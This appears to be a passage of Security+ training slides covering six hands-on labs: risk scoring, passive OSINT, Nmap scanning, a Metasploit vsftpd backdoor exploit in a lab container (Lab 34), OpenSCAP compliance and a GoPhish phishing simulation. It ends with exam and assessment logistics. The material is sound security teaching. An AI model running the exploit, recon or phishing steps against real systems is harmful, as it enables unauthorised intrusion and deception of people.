STEP 5 OF 6

5

Add Key Risk Indicators to a CSV

```
$ column -t -s, kri.csv
```


© 2026 Tertiary Infotech Academy Pte Ltd

Risk Register, CVSS Scoring, and Quantitative Risk

STEP 6 OF 6

6

Generate the one-page board risk report

```
$ cat board-report.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 31 · VERIFY

Risk Register, CVSS Scoring, and Quantitative Risk

✅ Test it

The Python output shows ALE 60,000/year and board-report.md lists 4 open risks.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 05 · HANDS-ON

Passive Reconnaissance / OSINT

LAB 32

Gather a domain's public footprint with passive OSINT tools that never send packets to the target.

You'll build

Passive recon report of an authorised domain

Tools: whois, dnsutils, theHarvester, subfinder, jq, crt.sh

© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 1 OF 8

1

Install theHarvester and subfinder

```
$ pip3 install --break-system-packages git+https://github.com/laramies/theHarvester.git
```


© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 2 OF 8

2

Set the authorised target domain

```
$ TARGET=example.com
```


© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 3 OF 8

3

Query WHOIS registrant and dates

```
$ whois $TARGET | grep -Ei "registrar|registrant|expiry|name server" | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 4 OF 8

4

Enumerate DNS records (MX, TXT, NS)

```
$ dig +short MX $TARGET
```


© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 5 OF 8

5

Discover subdomains passively with subfinder

```
$ subfinder -silent -d $TARGET | tee subs.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 6 OF 8

6

Harvest emails and hosts

```
$ theHarvester -d $TARGET -b crtsh,duckduckgo,bing 2>/dev/null | tail -30
```


© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 7 OF 8

7

Pull certificate transparency records

```
$ curl -s "https://crt.sh/?q=%25.$TARGET&output=json" | jq -r '.[].name_value' | sort -u | head -20
```


© 2026 Tertiary Infotech Academy Pte Ltd

Passive Reconnaissance / OSINT

STEP 8 OF 8

8

Build the recon report

```
$ cat recon-$TARGET.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 32 · VERIFY

Passive Reconnaissance / OSINT

✅ Test it

recon-example.com.md lists the subdomain count plus DMARC and SPF records.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 05 · HANDS-ON

Active Reconnaissance with Nmap

LAB 33

Fingerprint a local host with Nmap host discovery, version detection, OS detection, and NSE scripts.

You'll build

Nmap scan of local nginx and SSH targets

Tools: nmap, nginx, openssh-server

© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 1 OF 8

1

Install nmap and start nginx + ssh targets

```
$ apt install -y nmap nginx openssh-server
```


© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 2 OF 8

2

Discover live hosts with a ping scan

```
$ nmap -sn 127.0.0.0/30
```


© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 3 OF 8

3

Run a TCP SYN half-open scan

```
$ nmap -sS -p 1-1024 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 4 OF 8

4

Detect service versions

```
$ nmap -sV -p 22,80 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 5 OF 8

5

Fingerprint the OS

```
$ nmap -O 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 6 OF 8

6

Run NSE discovery scripts

```
$ nmap --script=banner,http-headers,ssh2-enum-algos -p 22,80 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 7 OF 8

7

Run vulnerability NSE scripts

```
$ nmap --script=vuln -p 80 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Active Reconnaissance with Nmap

STEP 8 OF 8

8

Save results in three report formats

```
$ nmap -sV -oA scan-127 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 33 · VERIFY

Active Reconnaissance with Nmap

✅ Test it

nmap -sV reports nginx on port 80 and OpenSSH on port 22, and scan-127.xml is written.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 05 · HANDS-ON

Penetration Testing with Metasploit (Authorised Lab)

LAB 34

Exploit a deliberately vulnerable vsftpd service with Metasploit, prove compromise, then write the report.

You'll build

Metasploit exploit of a lab FTP container

Tools: metasploit-framework, docker.io, nmap

© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 1 OF 8

1

Install Metasploit via the Rapid7 installer script

```
$ curl -sSL https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > /tmp/msfinstall
```


© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 2 OF 8

2

Stand up the vulnerable FTP target in Docker

```
$ docker run -d --name vuln -p 2121:21 --rm tleemcjr/metasploitable2 /bin/bash -c "service vsftpd start && sleep infinity"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 3 OF 8

3

Recon the target service banner

```
$ nmap -sV -p 2121 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 4 OF 8

4

Search Metasploit for matching modules

```
$ msfconsole -q -x "search vsftpd; exit"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 5 OF 8

5

Run the vsftpd backdoor exploit

```
$ msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS 127.0.0.1; set RPORT 2121; exploit -z; exit"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 6 OF 8

6

Collect post-exploitation proof (id, uname)

```
$ sessions -i 1 -c 'id; uname -a; whoami; hostname'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 7 OF 8

7

Clean up the target container

```
$ docker rm -f vuln
```


© 2026 Tertiary Infotech Academy Pte Ltd

Penetration Testing with Metasploit (Authorised Lab)

STEP 8 OF 8

8

Write the engagement report

```
$ cat pentest-report.md
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 34 · VERIFY

Penetration Testing with Metasploit (Authorised Lab)

✅ Test it

A command session opens and `id` returns uid=0(root) from the target container.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 05 · HANDS-ON

Compliance Audit with OpenSCAP

LAB 35

Audit an Ubuntu host against a CIS profile with OpenSCAP, produce the HTML report, and remediate a control.

You'll build

OpenSCAP CIS compliance scan and report

Tools: openscap-scanner/libopenscap8, ssg-base, ssg-debderived

© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Audit with OpenSCAP

STEP 1 OF 6

1

Install the SSG content and OpenSCAP scanner

```
$ apt install -y openscap-scanner || apt install -y libopenscap8
```


© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Audit with OpenSCAP

STEP 2 OF 6

2

Select the Ubuntu SCAP datastream

```
$ DS=$(ls /usr/share/xml/scap/ssg/content/ssg-ubuntu*-ds.xml | head -1)
```


© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Audit with OpenSCAP

STEP 3 OF 6

3

List available compliance profiles

```
$ oscap info $DS | grep -A1 Profile | head -20
```


© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Audit with OpenSCAP

STEP 4 OF 6

4

Run the CIS Level 1 audit

```
$ oscap xccdf eval --profile xccdf_org.ssgproject.content_profile_cis_level1_server --results-arf arf.xml --report report.html $DS
```


© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Audit with OpenSCAP

STEP 5 OF 6

5

Generate the auto-remediation script

```
$ oscap xccdf generate fix --profile xccdf_org.ssgproject.content_profile_cis_level1_server --output remediate.sh $DS
```


© 2026 Tertiary Infotech Academy Pte Ltd

Compliance Audit with OpenSCAP

STEP 6 OF 6

6

Apply one fix and re-check the rule

```
$ oscap xccdf eval --rule xccdf_org.ssgproject.content_rule_package_telnet_removed $DS
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 35 · VERIFY

Compliance Audit with OpenSCAP

✅ Test it

report.html shows pass/fail per control and the score rises after remediation.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 05 · HANDS-ON

Security Awareness: Run a Phishing Simulation with GoPhish

LAB 36

Run a controlled phishing simulation with GoPhish and a MailHog sink, tracking click and open metrics.

You'll build

GoPhish campaign with a MailHog SMTP sink

Tools: gophish, docker.io, mailhog, curl, unzip

© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness: Run a Phishing Simulation with GoPhish

STEP 1 OF 7

1

Download and unzip the GoPhish binary

```
$ curl -LO https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-v0.12.1-linux-64bit.zip
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness: Run a Phishing Simulation with GoPhish

STEP 2 OF 7

2

Bind the admin UI to all interfaces

```
$ sed -i 's/127.0.0.1:3333/0.0.0.0:3333/' config.json
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness: Run a Phishing Simulation with GoPhish

STEP 3 OF 7

3

Start GoPhish and note the admin password

```
$ ./gophish 2>&1 | grep -E "admin|password" | head -3
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness: Run a Phishing Simulation with GoPhish

STEP 4 OF 7

4

Spin up the MailHog SMTP sink

```
$ docker run -d -p 1025:1025 -p 8025:8025 mailhog/mailhog
```


© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness: Run a Phishing Simulation with GoPhish

STEP 5 OF 7

5

Configure the four GoPhish primitives in the UI

© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness: Run a Phishing Simulation with GoPhish

STEP 6 OF 7

6

Launch the campaign and watch the dashboard

© 2026 Tertiary Infotech Academy Pte Ltd

Security Awareness: Run a Phishing Simulation with GoPhish

STEP 7 OF 7

7

Map click rates to training actions

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 36 · VERIFY

Security Awareness: Run a Phishing Simulation with GoPhish

✅ Test it

The campaign dashboard tracks sent/opened/clicked and test emails appear in MailHog.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN RECAP

Recap — Security Program Management & Oversight

- You can now: Build a risk register and score with CVSS
- You can now: Collect a domain footprint using only passive tools
- You can now: Fingerprint a host with Nmap scans and NSE scripts
- You can now: Exploit a vulnerable target and write the report
- You can now: Scan a host against a CIS profile and remediate
- You can now: Operate a phishing simulation end-to-end with metrics

© 2026 Tertiary Infotech Academy Pte Ltd

WRAP-UP

Course Summary & Next Steps

© 2026 Tertiary Infotech Academy Pte Ltd

LEARNING OUTCOMES

What You Achieved

1

General Concepts

Categorised controls; applied CIA, AAA, hashing, encryption and PKI.

2

Threats & Vulns

Analysed phishing, cracked passwords, exploited SQLi/XSS, scanned and hardened.

3

Architecture

Segmented networks; deployed firewalls, WAF, VPN, disk & TLS encryption and backup.

4

Operations

Hardened access; ran SIEM, IDS, EDR, FIM, vuln management, IR and automation.

5

Program Mgmt

Scored risk with CVSS; ran recon, pentesting, compliance and awareness testing.

© 2026 Tertiary Infotech Academy Pte Ltd

NEXT STEPS

Preparing for the SY0-701 Exam

- Redo every lab until the commands and concepts are automatic.
- Review the 'What you learned' notes in each lab and the Learner Guide.
- Memorise the control categories/types, the CIA triad and the CVSS metrics.
- The SY0-701 exam is up to 90 questions in 90 minutes; passing score is 750/900.
- Book the exam through Pearson VUE from your CompTIA account.

© 2026 Tertiary Infotech Academy Pte Ltd

Register for the CompTIA Security+ Exam

1 · Create a CompTIA account

Sign up at comptia.org and buy an SY0-701 exam voucher (or a voucher+retake bundle).

2 · Choose delivery

Test at a Pearson VUE test centre, or take it online with OnVUE remote proctoring.

3 · Book your slot

Schedule via Pearson VUE: home.pearsonvue.com/comptia — pick date, time and mode.

4 · Exam-day format

Up to 90 questions (MCQ + performance-based) in 90 minutes; pass mark 750/900.

Register: https://www.comptia.org/certifications/security · **Book:** https://home.pearsonvue.com/comptia

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Exam — Test Yourself

Sit the Tertiary Infotech CompTIA Security+ practice exam before your real attempt — timed, exam-style questions across all five domains with full explanations.

How to use it

- Attempt under timed, exam-like conditions
- Review the explanation for every question
- Note which domain each miss belongs to
- Revisit that domain's labs, then re-take

What it covers

- All 5 SY0-701 domains, weighted like the real exam
- MCQ and scenario-style questions
- Instant scoring and feedback
- Unlimited re-attempts to build confidence

Practice exam: https://exams.tertiaryinfotech.com/practice-exams/comptia/comptia-security-plus

© 2026 Tertiary Infotech Academy Pte Ltd

Courseware & Assessment on the LMS

- Download the slides and Learner Guide from the LMS at https://lms-tms.tertiaryinfotech.com/.
- Complete the Written Assessment (WA) and Practical Performance (PP) on the LMS.
- Keep the courseware open during the assessment — it is open book.
- Remember to take the Assessment digital attendance (TRAQOM).

© 2026 Tertiary Infotech Academy Pte Ltd

Assessment

- Written Assessment (SAQ) — 6 questions, 1 hour. Practical Performance (PP) — 5 tasks, 1 hour.
- Open book: slides, Learner Guide and approved materials only.
- Remember to take the Assessment digital attendance (TRAQOM).
- Submit your completed answers on the LMS at https://lms-tms.tertiaryinfotech.com/.

© 2026 Tertiary Infotech Academy Pte Ltd

ON ASSESSMENT DAY

Assessment Flow

1. Take the Assessment digital attendance (TRAQOM · SSG QR on the LMS)
2. Sit WA (SAQ) — 6 questions, open book
3. Sit PP — 5 hands-on tasks, open book
4. Submit your answers on the LMS
5. Sign the Assessment Summary Record

© 2026 Tertiary Infotech Academy Pte Ltd

TRAQOM · SSG DIGITAL ATTENDANCE

Digital Attendance (Mandatory)

You must take the AM, PM and Assessment digital attendance for this WSQ-funded course.

QR

Trainer shows QR

The trainer/administrator displays the SSG TRAQOM QR code from the portal.

2

Scan it

Open your phone camera and scan the QR code shown on screen.

3

Submit

Confirm and submit your attendance for this session (AM / PM / Assessment).

4

75% required

A minimum 75% attendance is required for assessment eligibility and funding.

© 2026 Tertiary Infotech Academy Pte Ltd

STAY SECURE

Thank You!

You are now ready to secure Linux systems — and to sit the CompTIA Security+ SY0-701 exam.

© 2026 Tertiary Infotech Academy Pte Ltd